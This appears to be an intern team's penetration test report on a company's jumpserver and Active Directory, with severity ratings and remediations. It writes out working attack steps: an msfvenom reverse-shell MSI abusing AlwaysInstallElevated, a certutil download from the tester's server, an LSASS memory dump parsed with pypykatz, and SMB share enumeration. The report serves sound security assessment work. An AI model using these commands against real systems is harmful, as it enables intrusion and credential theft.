Pentest Team Report

MILLISEC

Since 2021

Team Lead: İlqar Hasanof

Team Members: Vugar Akberli, Fuad Najafov, Ruslan Mammadov, Ravan Shahverenli

Report for: **millitech.store**
Prepared by: **Millisec İntern Red Team**

Contents


1 Confidentiality Statement

This document is the exclusive property of Millitech and MilliSec Intern Red Team. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Millitech and MilliSec Intern Red Team. MilliSec Intern Red Team may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

2 Assessment Overview

From September 1st, 2025 to September 9th, 2025, Millisec Red Team Intern engaged MilliTech to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



3 Vulnerability Summary

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

3.1 Internal Penetration Test Findings

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man- in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

3.2 Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	**CVSS V3 Score Range**	**Definition**
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization’s attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Info	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

3.3 Risk Factors

Risk is measured by two factors: Likelihood and Impact:

3.3.1 Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on thedifficulty of the attack, the available tools, attacker skill level, and client environment.

3.3.2 Impact

Impact measures the potential vulnerability’s effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

4 Executive Summary

Millisec Red Team Intern evaluated MilliTech’s internal security posture through penetration testing from September 1st, 2025 to September 8th, 2025. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses. Overall, Client presents a **critical** risk attack surface.

5 Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components

There was no time limit for the test. It was just that the pentest time was extended due to some server-side configuration errors.

For the pentest, we were sent the jumpserver IP address and credentials for the jumpserver. From the jumpserver, we obtained the IP address and AD credentials for the AD:

- 13.61.203.147
- 10.8.0.0/24

6 Testing Summary

During the pentest, it was possible to escalate privileges on the jumpserver and become an admin. After becoming an Administrator on the jumpserver, the AD credentials were obtained. Then, the AD IP address was searched for and found. No vulnerabilities were found on the AD and we saw that the server had a strong configuration.

7 Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

2	3	2	0	0
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
Privilege Escalation via Insecure Registry Key Permissions	Critical	Restrict registry write access, disable **AlwaysInstallElevated**, monitor changes, and enforce least privilege.
Credential Dumping via LSASS Process on JumpServer	Critical	Restrict JumpServer admin use, protect LSASS (Credential Guard/PPL), monitor LSASS access, avoid DA logins, and rotate privileged creds.
Insecure access to SYSTEM's folder via SMB	High	Restrict SYSVOL permissions, audit/remove cleartext creds in GPOs, rotate exposed service accounts, use gMSAs, and monitor SMB access.
Insecure storage / reuse of administrator credentials on jump server	High	Disable credential caching on jump servers, enforce Group Policy, use PAM/vaults, review for cached creds, and rotate admin passwords.
Weak Password Policy – No Account Lockout Threshold Configured	High	Set a secure account lockout policy (3–5 attempts), balance duration and observation window, audit password policies, and enforce MFA for critical accounts.
Sensitive credentials stored in cleartext on Administrator's desktop	Medium	Remove plaintext credentials, enforce secure vaulting, educate admins, and rotate exposed passwords.
Misconfigured ms-DS-MachineAccountQuota allows low-privileged users to add new machine accounts.	Medium	Set **ms-DS-MachineAccountQuota** to 0, restrict who can add machines, and audit AD for rogue accounts.

8 Tester Notes and Recommendations

MilliTech's AD infrastructure was pentested and vulnerabilities were discovered. First, Jumpserver penetration testing was performed and a privilege escalation vulnerability was found. This vulnerability was through registry keys. This vulnerability was exploited and we became an administrator. After this stage, the lsass.dmp file was obtained from lsass.exe and by reading it, other credentials for jumpserver were obtained. There were credentials for AD on the Administrator Desktop. Using these credentials, we logged into AD with winrm.

Then, the vulnerabilities within the AD infrastructure were checked and we obtained a vulnerability where we could add a new computer to the AD environment.

All these vulnerabilities we found and their preventions were added to the report.

We recommend that the MilliTech team thoroughly review the recommendations given in this report, fix the vulnerabilities found, and retest annually to improve the overall internal security posture.


8.1 Privilege Escalation via Insecure Registry Key Permissions

While pentesting Jumpserver, they discovered that registry keys were misconfigured, allowing low-privileged users like hesenov to run .msi files with administrative privileges. This allowed them to take over the administrator session.

Impact: Critical

8.1.1 Explotation

When we type **reg query HKLM\Software\Policies\Microsoft\Windows\Installer** and **reg query HKCU\Software\Policies\Microsoft\Windows\Installer**, we see that the **AlwaysInstallElevated** value is equal to **0x1**.



```
Microsoft Windows [Version 10.0.17763.7678]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Ilqar>reg query HKLM\Software\Policies\Microsoft\Windows\Installer

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

C:\Users\Ilqar>reg query HKCU\Software\Policies\Microsoft\Windows\Installer
ERROR: The system was unable to find the specified registry key or value.

C:\Users\Ilqar>_
```

This means that we can run **.msi** files with administrative privileges. For this, we use msfvenom. We create a reverse shell file with the .msi extension using the **msfvenom -p windows/shell_reverse_tcp LHOST=10.21.92.69 LPORT=1337 -f msi -o setup.msi** command, and when we send this file to jumpserver and run it, we get an administrator shell.

8.1.2 Remediation

- Review and audit registry permissions with tools like accesschk.exe -uwcqv *.
- Remove Full Control or Write permissions for unprivileged users on sensitive registry hives.
- Disable and remove the **AlwaysInstallElevated** policy if set.
- Monitor registry changes via Windows Event Logs (Event ID 4657).
- Apply **least privilege principle** — normal domain users should never be able to alter privileged registry hives.

8.2 Credential Dumping via LSASS Process on JumpServer


On the JumpServer, after obtaining local administrator privileges, it was possible to dump the memory of the LSASS (Local Security Authority Subsystem Service) process using procdump.exe.

LSASS stores plaintext credentials, NTLM hashes, and Kerberos tickets of all logged-in users. By dumping and extracting the LSASS memory, an attacker can harvest credentials for privileged accounts (including domain administrators).


Impact: Critical

8.2.1 Explotation


First, we download the procdump file to our kali linux. Then, in order to dump the lsass.dmp file, we start the **procdump** file in our own Linux, start the python http service and upload it to the jumpserver using **certutil**.



```
┌──(root㉿kali)-[~/Active_Directory_pentest]
└─# wget https://download.sysinternals.com/files/Procdump.zip -O /tmp/procdump.zip
unzip /tmp/procdump.zip -d /tmp/procdump
--2025-09-08 08:40:40--  https://download.sysinternals.com/files/Procdump.zip
Resolving download.sysinternals.com (download.sysinternals.com)... 13.107.253.63, 2620:1ec:bdf::63
Connecting to download.sysinternals.com (download.sysinternals.com)|13.107.253.63|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 731622 (714K) [application/x-zip-compressed]
Saving to: '/tmp/procdump.zip'

/tmp/procdump.zip                100%[=======================================================>] 714.47K  1.70MB/s    in 0.4s

2025-09-08 08:40:41 (1.70 MB/s) - '/tmp/procdump.zip' saved [731622/731622]

Archive:  /tmp/procdump.zip
  inflating: /tmp/procdump/procdump.exe
  inflating: /tmp/procdump/procdump64.exe
  inflating: /tmp/procdump/procdump64a.exe
  inflating: /tmp/procdump/Eula.txt
```




```
┌──(root㉿kali)-[/tmp]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.8.0.1 - - [08/Sep/2025 08:43:43] "GET /procdump.exe HTTP/1.1" 200 -
10.8.0.1 - - [08/Sep/2025 08:43:44] "GET /procdump.exe HTTP/1.1" 200 -
█
```




```
C:\Windows\system32>certutil -urlcache -f http://10.8.0.6:8080/procdump.exe C:\Users\Public\procdump.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

Then we dump the **lsass.dmp** file from lsass.exe using the procdump.exe file. We use **procdump.exe -accepteula -ma lsass.exe C:\Windows\Temp\lsass.dmp** for dump.



```
C:\Windows\system32>C:\Users\Public\procdump.exe -accepteula -ma lsass.exe C:\Users\Public\lsass_real.dmp

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[01:55:40] Dump 1 initiated: C:\Users\Public\lsass_real.dmp
[01:55:40] Dump 1 writing: Estimated dump file size is 49 MB.
[01:55:40] Dump 1 complete: 49 MB written in 0.1 seconds
[01:55:40] Dump count reached.

:\Windows\system32>dir C:\Users\Public\lsass_real.dmp
 Volume in drive C has no label.
 Volume Serial Number is A023-C098

 Directory of C:\Users\Public

9/08/2025  01:55 AM        49,566,151 lsass_real.dmp
               1 File(s)     49,566,151 bytes
               0 Dir(s)  295,442,186,240 bytes free
```

Then we downloaded lsass_rela.dmp on our kali linux and read lsass_real.dmp file using ppykatz.



```
┌──(root㉿kali)-[/tmp]
└─# ~/.local/bin/pypykatz lsa minidump /tmp/lsass_real.dmp
INFO:pypykatz:Parsing file /tmp/lsass_real.dmp
FILE: ======= /tmp/lsass_real.dmp =======
== LogonSession ==
authentication_id 16692963 (feb6e3)
session_id 3
username UMFD-3
domainname Font Driver Host
logon_server
logon_time 2025-09-08T01:06:11.373893+00:00
sid S-1-5-96-0-3
luid 16692963
        == WDIGEST [feb6e3]==
                username EC2AMAZ-9QRTT7V$
                domainname WORKGROUP
                password None
                password (hex)
        == WDIGEST [feb6e3]==
                username EC2AMAZ-9QRTT7V$
                domainname WORKGROUP
                password None
                password (hex)

== LogonSession ==
authentication_id 259090 (3f412)
session_id 2
username DWM-2
domainname Window Manager
```

8.2.2 Remediation

- Restrict and monitor administrative access to JumpServers.
- Enable **LSASS Credential Guard** or **LSASS Protected Process Light (PPL)** to prevent dumping.
- Monitor for suspicious process access to LSASS (Event ID 10 from Sysmon).
- Avoid logging in with domain administrator accounts directly on JumpServers.
- Regularly rotate and monitor privileged credentials.

8.3 Insecure access to SYSTEM's folder via SMB


Low-level users can use smbclient and list system directories such as **NETLOGON, SYSVOL**. This is a highly critical gap, because ordinary users should not see these directories.

SYSVOL contains **Group Policy** and system files, and **NETLOGON** contains **login** information.

Impact: High


8.3.1 Explotation

We use '**smbclient -L //10.8.0.3/ -U 'hesenov**'' command and discovered shared folder via SMB. We discover the shared folders and list the contents of the NETLOGON and SYSVOL folders. To do this, we use the commands **smbclient //10.8.0.3/SYSVOL -U 'hesenov'** and **smbclient //10.8.0.3/NETLOGON -U 'hesenov'.**



```
┌──(root㉿kali)-[~]
└─# smbclient -L //10.8.0.3 -U 'hesenov'
Password for [WORKGROUP\hesenov]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Pictures        Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.8.0.3 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿kali)-[~]
└─# smbclient //10.8.0.3/NETLOGON -U 'hesenov'
Password for [WORKGROUP\hesenov]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug 22 17:38:42 2025
  ..                                  D        0  Fri Aug 22 17:38:42 2025

                28678143 blocks of size 4096. 23304539 blocks available
smb: \> exit

┌──(root㉿kali)-[~]
└─# smbclient //10.8.0.3/SYSVOL -U 'hesenov'
Password for [WORKGROUP\hesenov]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug 22 17:38:42 2025
  ..                                  D        0  Fri Aug 22 17:38:42 2025
  millitechstore.org                 Dr        0  Fri Aug 22 17:38:42 2025

                28678143 blocks of size 4096. 23304539 blocks available
smb: \> cd millitechstore.org\
smb: \millitechstore.org\> ls
  .                                   D        0  Mon Aug 25 13:19:11 2025
  ..                                  D        0  Mon Aug 25 13:19:11 2025
  DfsrPrivate                      DHSr        0  Fri Aug 22 17:44:57 2025
  Policies                            D        0  Mon Sep  1 13:46:11 2025
  scripts                             D        0  Fri Aug 22 17:38:42 2025
  StarterGPOs                         D        0  Mon Aug 25 13:19:11 2025

                28678143 blocks of size 4096. 23304428 blocks available
smb: \millitechstore.org\> 
```

In the SYSVOL folder, find the Policies folder and list it and discover the group policies.



```
┌──(root㉿kali)-[~]
└─# smbclient //10.8.0.3/SYSVOL -U 'hesenov'
Password for [WORKGROUP\hesenov]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug 22 17:38:42 2025
  ..                                  D        0  Fri Aug 22 17:38:42 2025
  millitechstore.org                 Dr        0  Fri Aug 22 17:38:42 2025

                28678143 blocks of size 4096. 23293212 blocks available
smb: \> cd millitechstore.org\
smb: \millitechstore.org\> ls
  .                                   D        0  Mon Aug 25 13:19:11 2025
  ..                                  D        0  Mon Aug 25 13:19:11 2025
  DfsrPrivate                      DHSr        0  Fri Aug 22 17:44:57 2025
  Policies                            D        0  Mon Sep  1 13:46:11 2025
  scripts                             D        0  Fri Aug 22 17:38:42 2025
  StarterGPOs                         D        0  Mon Aug 25 13:19:11 2025

                28678143 blocks of size 4096. 23293212 blocks available
smb: \millitechstore.org\> cd Policies\
smb: \millitechstore.org\Policies\> ls
  .                                   D        0  Mon Sep  1 13:46:11 2025
  ..                                  D        0  Mon Sep  1 13:46:11 2025
  PolicyDefinitions                   D        0  Mon Aug 25 17:25:02 2025
  {08C34BF6-26A6-4878-8016-545B953A74F9}      D        0  Sat Aug 30 18:15:52 2025
  {31B2F340-016D-11D2-945F-00C04FB984F9}      D        0  Fri Aug 22 17:38:47 2025
  {6AC1786C-016F-11D2-945F-00C04fB984F9}      D        0  Fri Aug 22 17:38:47 2025
  {74D5FDD4-038F-463E-92F7-EDC31D703037}      D        0  Mon Aug 25 16:57:57 2025
  {9E6B6A06-02CF-4E5E-B21A-E2163BE94257}      D        0  Mon Sep  1 13:46:11 2025
  {A690FC34-8F93-4BD0-A22F-0FBC6772F15A}      D        0  Sat Aug 30 16:38:41 2025

                28678143 blocks of size 4096. 23293212 blocks available
smb: \millitechstore.org\Policies\> cd PolicyDefinitions\
smb: \millitechstore.org\Policies\PolicyDefinitions\> ls
  .                                   D        0  Mon Aug 25 17:25:02 2025
  ..                                  D        0  Mon Aug 25 17:25:02 2025
  access16.admx                       A   120462  Wed Aug  6 10:34:14 2025
  ActiveXInstallService.admx          A     4717  Sat Sep 15 11:13:19 2018
  AddRemovePrograms.admx              A     4714  Sat Sep 15 11:13:19 2018
  AllowBuildPreview.admx              A     1165  Sat Sep 15 11:13:19 2018
  AppCompat.admx                      A     5203  Sat Sep 15 11:13:19 2018
  AppPrivacy.admx                     A    28296  Sat Sep 15 11:12:29 2018
  appv.admx                           A    34844  Sat Sep 15 13:08:43 2018
  AppxPackageManager.admx             A     4152  Sat Sep 15 11:13:19 2018
  AppXRuntime.admx                    A     3975  Sat Sep 15 11:13:19 2018
  AttachmentManager.admx              A     5965  Sat Sep 15 11:13:19 2018
